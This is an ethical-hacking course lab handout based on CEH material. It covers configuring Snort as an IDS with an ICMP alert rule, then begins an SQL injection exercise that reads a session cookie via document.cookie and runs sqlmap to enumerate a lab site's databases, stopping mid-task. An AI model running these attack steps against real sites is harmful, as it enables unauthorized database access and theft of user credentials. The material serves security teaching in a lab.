




Ethical Hacking (ACCA7033)

Understanding Web Attacks – Part 2



Lab Activities are based on **EC Council – CEH Curriculum**

Objectives

In continuation to our earlier lectures, this tutorial helps in providing you insights about web attacks.

ETHICAL STATEMENT

The tools and techniques you are exposed to' in this lab is to work only on a virtual machine environment and the purpose is entirely to demonstrate various types of cyber-attacks. Experimentation with these tools, techniques, and resources is at the discretion of the instructor and institution. If you as a student consider using attack tools for educational purposes on an outside environment, you should contact me prior to any experimentation.

Note: Unauthorized access to data, computer, and network systems is a crime in many jurisdictions and often is accompanied by severe consequences, regardless of the perpetrator's motivations. It is the learner's responsibility, as the user of this material, to be cognizant of and compliant with computer use laws.

*** This LAB is adopted from EC Council**

Task 1: Working with IDS
Task 2: Performing a SQL injection attack on a MSSQL database
Task 3: Detecting SQL injection vulnerabilities
Task 4: Stored Procedure Injection
Task 5: Code Hunting

ICONS Used in this document:




Find out the outcome/ Answers/ Solution/ Discussion via Forum



Do research and complete the task. Need referencing/ in-text citations. Shall be included as a part of your coursework.

Lab Topology

Guide to Setup
your Lab



- **Attacker Machines:** *Kali Linux, Parrot, Ubuntu (It's your Choice)*
- **Victim Machines:** *Combination of Win 10, 11, Win Server 2019, 22, Linux (CentOS, Debian), bee-box v1.6*
- **Web Servers:** DVWA, Good Shopping, Moviescope etc

Task 1: Working with IDS

Intrusion Prevention System (IPS) is a network security appliance that monitors a network and system activities for malicious activity.

The main functions of Intrusion Prevention Systems are to identify malicious activity, log related information, attempt to block/stop activity, and report activity.

An Intrusion Detection System (IDS) is a software device or application, which monitors network and/or system activities for malicious activities or policy violations and delivers reports to a Management Station. It performs intrusion detection and attempts to stop detected possible incidents.

With reference to our earlier lecture, where we discussed about IDS/ Firewalls to overcome the SQL injection attacks, this task will help you to learn and understand Intrusion Prevention System (IPS) and Intrusion Detection System (IDS).

1. Login to Windows 10.
2. Install Snort (use the latest version).
3. By default, Snort installs in C:\Snort (C:\ or D:\, depending on the disk drive in which the OS is installed).
4. Use the snort.conf file from our Lecturer Shared Folder and paste it in C:\Snort\etc.
5. Copy the so_rules folder and paste it in C:\Snort.
6. Copy the preproc_rules folder and paste it in C:\Snort.
7. Copy the rules folder and paste it in C:\Snort.
8. Open the Command Prompt
9. Type cd "path to" \Snort\bin and press Enter.
10. Type snort and press Enter to verify that snort is functioning properly. Ignore the Warnings that snort shows while initializing.

```
C:\Snort\bin>snort
Running in packet dump mode

--- Initializing Snort ---
Initializing Output Plugins!
pcap DAQ configured to passive.
The DAQ version does not support reload.
Acquiring network traffic from "\Device\NPF_{E5B7C8D9-8C1D-48BE-BF5D-22CE0FE3161D}".
Decoding Ethernet

--- Initialization Complete ---

-* Snort! *-
Version 2.9.9.beta-WIN32 GRE (Build 35)
By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
Copyright (C) 2014-2016 Cisco and/or its affiliates. All rights reserved.
Copyright (C) 1998-2013 Sourcefire, Inc., et al.
Using PCRE version: 8.10 2010-06-25
Using ZLIB version: 1.2.3

Commencing packet processing (pid=4720)
```

11. Now type snort -W and press Enter.

(This command lists your machine's physical address, IP address, and Ethernet Drivers, but all are disabled by default.)

12. Observe your Ethernet Driver index number and note it down.

13. To enable the Ethernet Driver, in the command prompt, type snort -dev -i 1 and press Enter. You see a rapid scroll text in the command prompt, which means that the Ethernet Driver is enabled and working properly.

14. Leave the Snort command prompt window open, and launch another command prompt window.

```
C:\Snort\bin>snort -W

-*> Snort! <*-
o"~
****~
Version 2.9.9.beta-WIN32 GRE (Build 35)
By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
Copyright (C) 2014-2016 Cisco and/or its affiliates. All rights reserved.
Copyright (C) 1998-2013 Sourcefire, Inc., et al.
Using PCRE version: 8.19 2018-06-25
Using ZLIB version: 1.2.3

Index  Physical Address  IP Address  Device Name  Description
-----
1  00:00:00:00:00:00  0000:0000:fe08:0000:0000:0000:68ed:91d4  \Device\NPF_{E5B7C8D9-BC1D-488E-BF5D-22CE0FE3161D}
Microsoft Corporation

C:\Snort\bin>snort -dev -i 1
Running in packet dump mode

==== Initializing Snort ====
Initializing Output Plugins!
pcap DAQ configured to passive.
The DAQ version does not support reload.
Acquiring network traffic from "\Device\NPF_{E5B7C8D9-BC1D-488E-BF5D-22CE0FE3161D}".
Decoding Ethernet

==== Initialization Complete ====

-*> Snort! <*-
o"~
****~
Version 2.9.9.beta-WIN32 GRE (Build 35)
By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
Copyright (C) 2014-2016 Cisco and/or its affiliates. All rights reserved.
Copyright (C) 1998-2013 Sourcefire, Inc., et al.
Using PCRE version: 8.19 2018-06-25
Using ZLIB version: 1.2.3

Commencing packet processing (pid=3884)
```

15. In a new command prompt, type ping the other machine in your network (could be ubuntu/ kali or any other machine) and press Enter. Switch back to Snort command terminal window.

16. Note that the ping command triggers a Snort alert in the Snort command prompt with rapid scrolling text.

17. Close both command prompt windows. The verification of Snort installation and triggering alert is complete, and Snort is working correctly in verbose mode.

18. Configure the snort.conf file, located at "your path" \Snort\etc. Open the snort.conf file with Notepad++.

```

1 #
2 # VRT Rule Packages Snort.conf
3 #
4 # For more information visit us at:
5 # http://www.snort.org           Snort Website
6 # http://vrt-blog.snort.org/     Sourcefire VRT Blog
7 #
8 # Mailing list Contact:   snort-sign@lists.sourceforge.net
9 # False Positive reports: fp@sourcefire.com
10 # Snort bugs:            bugs@snort.org
11 #
12 # Compatible with Snort Versions:
13 # VERSIONS : 2.9.0.3
14 #
15 # Snort build options:
16 # OPTIONS : --enable-ure --enable-mpl --enable-targetbased --enable-ppm --enable-perfprofiling --enable-zlib --enable-...
17 #
18 # Additional information:
19 # This configuration file enables active response, to run snort in
20 # test mode -T you are required to supply an interface -i <interface>
21 # or test mode will fail to fully validate the configuration and
22 # exit with a FATAL error
23 #
24 #####
25 # This file contains a sample snort configuration.
26 #
27 # You should take the following steps to create your own custom configuration:
28 #
29 # 1) Set the network variables.
30 # 2) Configure the decoder
31 # 3) Configure the base detection engine
32 # 4) Configure dynamic loaded libraries
33 # 5) Configure preprocessors
34 # 6) Configure output plugins
35 # 7) Customize your rule set
36 # 8) Customize preprocessor and decoder rule set
37 # 9) Customize shared object rule set

```

19. Scroll down to the Step #1: Set the network variables section (Line 41) of snort.conf file.

20. In the HOME_NET line (Line 45), replace any with the IP address of Windows 10

21. Leave the EXTERNAL_NET any line as it is.

22. If you have a DNS Server, then make changes in the DNS_SERVERS line by replacing \$HOME_NET with your DNS Server IP address; otherwise, leave this line as it is.

23. The same applies to SMTP_SERVERS, HTTP_SERVERS, SQL_SERVERS, TELNET_SERVERS, and SSH_SERVERS. Remember that if you don't have any servers running on your machine, leave the line as it is. DO NOT make any changes in that line.

24. Scroll down to RULE_PATH (Line 104). In Line 104 replace ../rules with C:\Snort\rules

25. In Line 105 ../so_rules replace with C:\Snort\so_rules, and in Line 106 replace ../preproc_rules with C:\Snort\preproc_rules.

```

98 # other variables, these should not be modified
99 IPV4_4M_SERVERS {64.12.24.0/23,64.12.28.0/23,64.12.161.0/2
100
101 # Path to your rules files (this can be a relative path)
102 # Note for Windows users: You are advised to make this an a
103 # such as: c:\snort\rules
104 var RULE_PATH C:\Snort\rules
105 var SO_RULE_PATH C:\Snort\so_rules
106 var PREPROC_RULE_PATH C:\Snort\preproc_rules
107
108 # If you are using reputation preprocessor set these
109 var WHITE_LIST_PATH ../rules
110 var BLACK_LIST_PATH ../rules

```

26. In Lines 109 and 110, replace ../rules with C:\Snort\rules.

```

107
108 # If you are using reputation preprocessor set these
109 var WHITE_LIST_PATH C:\Snort\rules
110 var BLACK_LIST_PATH C:\Snort\rules
111
112 #####
113 # Step #2: Configure the decoder. For more information, see README.decode
114 #####
115

```

27. Open File Explorer window and navigate to C:\Snort\rules, and create two text files; name them white_list and black_list and change their file extensions from .txt to .rules. While changing the extension, if any pop-up appears, click Yes.
28. Switch back to Notepad ++, scroll down to Step #4: Configure dynamic loaded libraries section (Line 238). Configure dynamic loaded libraries in this section.
29. At path to dynamic preprocessor libraries (Line 243), replace /usr/local/lib/snort_dynamicpreprocessor/ with your dynamic preprocessor libraries folder location. In this lab, dynamic preprocessor libraries are located at C:\Snort\lib\snort_dynamicpreprocessor.
30. At path to base preprocessor (or dynamic) engine (Line 246); replace /usr/local/lib/snort_dynamicengine/libsengine.so with your base preprocessor engine C:\Snort\lib\snort_dynamicengine\sf_engine.dll.
31. Comment (**#**) the dynamic rules libraries line as you already configured the libraries in dynamic preprocessor libraries (Line 249).

```

237 #####
238 # Step #4: Configure dynamic loaded libraries.
239 # For more information, see Snort Manual, Configuring Snort - Dynamic Modules
240 #####
241
242 # path to dynamic preprocessor libraries
243 dynamicpreprocessor directory C:\Snort\lib\snort_dynamicpreprocessor
244
245 # path to base preprocessor engine
246 dynamicengine C:\Snort\lib\snort_dynamicengine\sf_engine.dll
247
248 # path to dynamic rules libraries
249 # dynamicrules directory /usr/local/lib/snort_dynamicrules
250
251 #####
252 # Step #5: Configure preprocessors

```

32. Scroll down to Step #5: Configure Preprocessors section (Line 252), the listed preprocessor. Do nothing in IDS mode, but generate errors at runtime.
33. Comment all the preprocessors listed in this section by adding # before each preprocessor rule (261-265).

```

256
257 # Inline packet normalization. For more information, see README.normalize
258 # Does nothing in IDS mode
259
260 # preprocessor normalize_ip4
261 # preprocessor normalize_tcp: block, rsv, pad, urp, req_urq, req_pay, req_urp, ips, ecn stream
262 # preprocessor normalize_icmp4
263 # preprocessor normalize_ip6
264 # preprocessor normalize_icmp6
265
266
267 # Target-based IP defragmentation. For more information, see README.frag3
268 preprocessor frag3 global: max_fragments 65536
269 preprocessor frag3_engine: policy windows detect_anomalies overlap_limit 10 min_fragment_length 1
270

```

34. Go to the lines 502-506 and remove backslash at the end of each line. Comment the lines 502-507

```

500
501 # Reputation preprocessor. For more information see README.reput
502 # preprocessor reputation:
503 # memcap 500,
504 # priority whitelist,
505 # nested_ip inner,
506 # whitelist $WHITE_LIST_PATH/white_list.rules,
507 # blacklist $BLACK_LIST_PATH/black_list.rules
508
509 #####
510 # Step #6: Configure output plugins
511 # For more information, see Snort Manual, Configuring Snort - O
512 #####
513
514 # unified2

```

35. Scroll down to Step #6: Configure output plugins (Line 510). In this step, provide the location of the classification.config and reference.config files.
36. These two files are in C:\Snort\etc.
37. Provide this location of files in configure output plugins (in Lines 529 and 530)

```

521
522 # syslog
523 # output alert_syslog: LOG_AUTH LOG_ALERT
524
525 # pcap
526 # output log_tcpdump: tcpdump.log
527
528 # metadata reference data. do not modify these lines
529 include C:\Snort\etc\classification.config
530 include C:\Snort\etc\reference.config
531
532
533 #####
534 # Step #7: Customize your rule set
535 # For more information, see Snort Manual, Writing Snort Rules

```


38. In this Step #6, add the line output alert_fast: alerts.ids (in line 531), for Snort to dump all logs in the alerts.ids file.

```

528 # metadata reference data. do not modify these lines
529 include C:\Snort\etc\classification.config
530 include C:\Snort\etc\reference.config
531 output alert_fast: alerts.ids
532
533 #####
534 # Step #7: Customize your rule set
535 # For more information, see Snort Manual, Writing Snort Rules
536 #
537 # NOTE: All categories are enabled in this conf file
538 #####
539


```

39. In the snort.conf file, find and replace the ipvar string with var. To do this, press Ctrl+H on keyboard.
40. The Replace window appears, enter ipvar in the Find what: text field, enter var in the Replace with: text field and click Replace All.
41. By default, the string is ipvar, which is not recognized by Snort, so replace it with the var string, and then close the window.
42. Click Close to close the Replace window. Save the snort.conf file, and close the window.
43. Snort now supports multiple configurations based on VLAN ID or IP subnet within a single instance of Snort. This allows administrators to specify multiple snort configuration files and bind each configuration to one or more VLANs or subnets rather than running one Snort for each configuration required.



44. Before running Snort, you need to enable detection rules in the Snort rules file.
45. Here, we have created an ICMP rule so that Snort can detect any ping responses coming from outside, when the host machine is sending an ICMP probe to that particular machine/server.
46. Navigate to C:\Snort\rules and open the icmp-info.rules file with Notepad ++. Type alert icmp \$EXTERNAL_NET any -> \$HOME_NET [192.168.1.2] (msg:"ICMP-INFO PING"; icode:0; itype:8; reference:arachnids,135; reference:cve,1999-0265; classtype:bad-unknown; sid:472; rev:7;) in line 21, and Save and close the file.

192.168.1.2 is the IP address of Windows 10 machine where snort is running.



47. In the Command Prompt, go to the Snort path, bin directory.
48. Type snort -iX -A console -c C:\Snort\etc\snort.conf -l C:\Snort\log -K ascii and press Enter to start Snort (replace X with your device index number; in this lab: X is 1).



49. If you receive a fatal error, you need to first verify that you have typed all modifications correctly into the snort.conf file, and then search through the file for entries matching your fatal error message. If you receive an error stating "Could not create the registry key," then run the command prompt as an Administrator.

50. Snort starts running in IDS mode. It first initializes output plug-ins, preprocessors, plug-ins, load dynamic preprocessors libraries, rule chains of Snort, and then logs all signatures.
51. If you enter all the command information correctly, you receive a comment stating Commencing packet processing <pid=xxxx> (the value of xxxx may be any number; in this lab, it is 5724 and this might vary in your lab environment).
52. Leave the Snort command prompt running. Switch to the other machine (*any machine you used earlier*).
53. After initializing interface and logged signatures, when you ping any machine/server from your machine, Snort waits for an ICMP response coming from that and triggers an alert on the machine.

```

C:\Snort>snort -i eth0 -A console -c C:\Snort\etc\snort.conf -l C:\Snort\log -K ascii
Transitions      : 19741450
State Density     : 56.4%
Patterns         : 8895
Match States     : 9148
Memory (MB)      : 68.81
Patterns         : 0.74
Match Lists      : 1.18
DFA
  1 byte states : 1.13
  2 byte states : 65.56
  4 byte states : 0.00
-----
[ Number of patterns truncated to 28 bytes: 473 ]
pcap DAQ configured to passive.
The DAQ version does not support reload.
Acquiring network traffic from "\Device\NPF_{E5B7C8D9-8C1D-488E-BF5D-22CE0FE3161D}:".
Decoding Ethernet
---- Initialization Complete ----

--*) Snort! <*-
o"...)~
...*)~
Version 2.9.9 beta-WIN32 GRE (Build 35)
By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
Copyright (C) 2014-2016 Cisco and/or its affiliates. All rights reserved.
Copyright (C) 1998-2013 Sourcefire, Inc., et al.
Using PCRE version: 8.10 2010-06-25
Using ZLIB version: 1.2.3

Rules Engine: SF_SNORT DETECTION ENGINE Version 3.0 <Build 1>
Preprocessor Object: SF_SSLPP Version 1.1 <Build 4>
Preprocessor Object: SF_SSH Version 1.1 <Build 3>
Preprocessor Object: SF_SMTP Version 1.1 <Build 9>
Preprocessor Object: SF_SIP Version 1.1 <Build 1>
Preprocessor Object: SF_SDF Version 1.1 <Build 1>
Preprocessor Object: SF_REPUTATION Version 1.1 <Build 1>
Preprocessor Object: SF_POP Version 1.0 <Build 1>
Preprocessor Object: SF_XOBBUS Version 1.1 <Build 1>
Preprocessor Object: SF_IMAP Version 1.0 <Build 1>
Preprocessor Object: SF_GTP Version 1.1 <Build 1>
Preprocessor Object: SF_FTPTELNET Version 1.2 <Build 13>
Preprocessor Object: SF_DNS Version 1.1 <Build 4>
Preprocessor Object: SF_DNP3 Version 1.1 <Build 1>
Preprocessor Object: SF_DCERPC2 Version 1.0 <Build 3>
Commencing packet processing (pid=5724)

```

54. Login to the other machine and continuously ping the machine SNORT is installed. (192.168.1.2 -t)
55. As soon as you hit enter switch back to Windows 10 machine, you will observe that snort has detected ICMP ping response coming from 192.168.1.3 and issued alerts. Press Ctrl+C to exit the Snort. Close the command prompt window.

```

168.1.3 -> 192.168.1.2
85/28-86:31:04.733165 ** [1:472:7] ICMP-INP0 PING ** [Classification: Potentially Bad Traffic] [Priority: 2] (ICMP) 192
168.1.3 -> 192.168.1.2
85/28-86:31:05.745797 ** [1:472:7] ICMP-INP0 PING ** [Classification: Potentially Bad Traffic] [Priority: 2] (ICMP) 192
168.1.3 -> 192.168.1.2
85/28-86:31:06.773995 ** [1:472:7] ICMP-INP0 PING ** [Classification: Potentially Bad Traffic] [Priority: 2] (ICMP) 192
168.1.3 -> 192.168.1.2
85/28-86:31:07.797654 ** [1:472:7] ICMP-INP0 PING ** [Classification: Potentially Bad Traffic] [Priority: 2] (ICMP) 192
168.1.3 -> 192.168.1.2
85/28-86:31:08.798932 ** [1:472:7] ICMP-INP0 PING ** [Classification: Potentially Bad Traffic] [Priority: 2] (ICMP) 192
168.1.3 -> 192.168.1.2
85/28-86:31:09.808481 ** [1:472:7] ICMP-INP0 PING ** [Classification: Potentially Bad Traffic] [Priority: 2] (ICMP) 192
168.1.3 -> 192.168.1.2
85/28-86:31:10.835888 ** [1:472:7] ICMP-INP0 PING ** [Classification: Potentially Bad Traffic] [Priority: 2] (ICMP) 192
168.1.3 -> 192.168.1.2
85/28-86:31:11.826887 ** [1:472:7] ICMP-INP0 PING ** [Classification: Potentially Bad Traffic] [Priority: 2] (ICMP) 192
168.1.3 -> 192.168.1.2
85/28-86:31:12.853912 ** [1:472:7] ICMP-INP0 PING ** [Classification: Potentially Bad Traffic] [Priority: 2] (ICMP) 192
168.1.3 -> 192.168.1.2
85/28-86:31:13.855972 ** [1:472:7] ICMP-INP0 PING ** [Classification: Potentially Bad Traffic] [Priority: 2] (ICMP) 192
168.1.3 -> 192.168.1.2
85/28-86:31:14.869756 ** [1:472:7] ICMP-INP0 PING ** [Classification: Potentially Bad Traffic] [Priority: 2] (ICMP) 192
168.1.3 -> 192.168.1.2
85/28-86:31:15.893815 ** [1:472:7] ICMP-INP0 PING ** [Classification: Potentially Bad Traffic] [Priority: 2] (ICMP) 192
168.1.3 -> 192.168.1.2
85/28-86:31:16.917632 ** [1:472:7] ICMP-INP0 PING ** [Classification: Potentially Bad Traffic] [Priority: 2] (ICMP) 192
168.1.3 -> 192.168.1.2
85/28-86:31:17.941883 ** [1:472:7] ICMP-INP0 PING ** [Classification: Potentially Bad Traffic] [Priority: 2] (ICMP) 192
168.1.3 -> 192.168.1.2
85/28-86:31:18.965798 ** [1:472:7] ICMP-INP0 PING ** [Classification: Potentially Bad Traffic] [Priority: 2] (ICMP) 192
168.1.3 -> 192.168.1.2
85/28-86:31:19.989712 ** [1:472:7] ICMP-INP0 PING ** [Classification: Potentially Bad Traffic] [Priority: 2] (ICMP) 192
168.1.3 -> 192.168.1.2
85/28-86:31:21.013649 ** [1:472:7] ICMP-INP0 PING ** [Classification: Potentially Bad Traffic] [Priority: 2] (ICMP) 192
168.1.3 -> 192.168.1.2
85/28-86:31:22.037705 ** [1:472:7] ICMP-INP0 PING ** [Classification: Potentially Bad Traffic] [Priority: 2] (ICMP) 192
168.1.3 -> 192.168.1.2
85/28-86:31:23.037889 ** [1:472:7] ICMP-INP0 PING ** [Classification: Potentially Bad Traffic] [Priority: 2] (ICMP) 192

```

56. Go to the C:\Snort\log\ [IP Address of the other machine] folder, and open the ICMP_ECHO_REPLY.ids file with Notepad++. You see that all the log entries are saved in the ICMP_ECHO_REPLY.ids file.
57. This means, whenever a person in the network is trying to ping a machine/server, and that machine responds with an ICMP reply, Snort immediately triggers an alarm.

Task 2: Perform SQL Injection Attacks

Briefing:

SQL injection is an alarming issue for all database-driven websites. An attack can be attempted on any normal website or software package based on how it is used and how it processes user-supplied data. SQL injection attacks are performed on SQL databases with weak codes that do not adequately filter, use strong typing, or correctly execute user input. This vulnerability can be used by attackers to execute database queries to collect sensitive information, modify database entries, or attach malicious code, resulting in total compromise of the most sensitive data.

In order to assess the systems in your target network, you should test relevant web applications for various vulnerabilities and flaws, and then exploit those vulnerabilities to perform SQL injection attacks.

1. Perform an SQL Injection Attack Against MSSQL to Extract Databases using sqlmap


Note: sqlmap is an open-source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features, and a broad range of switches—from database fingerprinting and data fetching from the database to accessing the underlying file system and executing commands on the OS via out-of-band connections. You can use sqlmap to perform SQL injection on a target website using various techniques, including Boolean-based blind, time-based blind, error-based, UNION query-based, stacked queries, and out-of-band SQL injection.

we will use sqlmap to perform SQL injection attack against MSSQL to extract databases.


Prerequisite: Hosted <http://www.moviescope.com> website

Scenario: You are a registered user on the <http://www.moviescope.com> website, and you want to crack the passwords of the other users from the website's database.

2. In Attacker machine (Might be Kali or Parrot or anything of your choice), open a web browser and type `http://www.moviescope.com/`
3. A Login page loads; enter the Username and Password as sam and test, respectively. Click the Login button.
4. Once you are logged into the website, click the View Profile tab on the menu bar and, when the page has loaded, make a note of the URL in the address bar of the browser.



5. Right-click anywhere on the webpage and click Inspect Element from the context menu.



6. The Developer Tools frame appears in the lower section of the browser window. Click the Console tab, type `document.cookie` and press Enter.



7. Select the cookie value, then right-click and copy it by clicking on Copy message.
8. Open a Terminal window.
9. Type `sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="[cookie value that you copied earlier]" --dbs` and press Enter.

10. In this query, -u specifies the target URL (the one you noted down earlier), --cookie specifies the HTTP cookie header value, and --dbs enumerates DBMS databases.
11. The above query causes sqlmap to enforce various injection techniques on the name parameter of the URL in an attempt to extract the database information of the MovieScope website.

```
#sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jWydNf8wro=; ui-1=0" --dbs
```

12. If the message Do you want to skip test payloads specific for other DBMSes? [Y/n] appears, type Y and press Enter.
13. If the message for the remaining tests, do you want to include all tests for 'Microsoft SQL Server' extending provided level (1) and risk (1) values? [Y/n] appears, type Y and press Enter. Similarly, if any other message appears, type Y and press Enter to continue.

```
[05:13:27] [INFO] testing connection to the target URL
[05:13:27] [INFO] checking if the target is protected by some kind of WAF/IPS
[05:13:28] [INFO] testing if the target URL content is stable
[05:13:28] [INFO] target URL content is stable
[05:13:28] [INFO] testing if GET parameter 'id' is dynamic
[05:13:29] [INFO] GET parameter 'id' appears to be dynamic
[05:13:29] [WARNING] reflective value(s) found and filtering out
[05:13:29] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable
[05:13:30] [INFO] testing for SQL injection on GET parameter 'id'
[05:13:30] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[05:13:30] [INFO] GET parameter 'id' appears to be 'AND boolean-based blind - WHERE or HAVING clause'
injectable (with --string="DC")
[05:13:31] [INFO] heuristic (extended) test shows that the back-end DBMS could be 'Microsoft SQL Server'
it looks like the back-end DBMS is 'Microsoft SQL Server'. Do you want to skip test payloads specific
for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'Microsoft SQL Server' extending provid
ed level (1) and risk (1) values? [Y/n] Y
```

14. sqlmap retrieves the databases present in the MSSQL server. It also displays information about the web server OS, web application technology, and the backend DBMS.

```
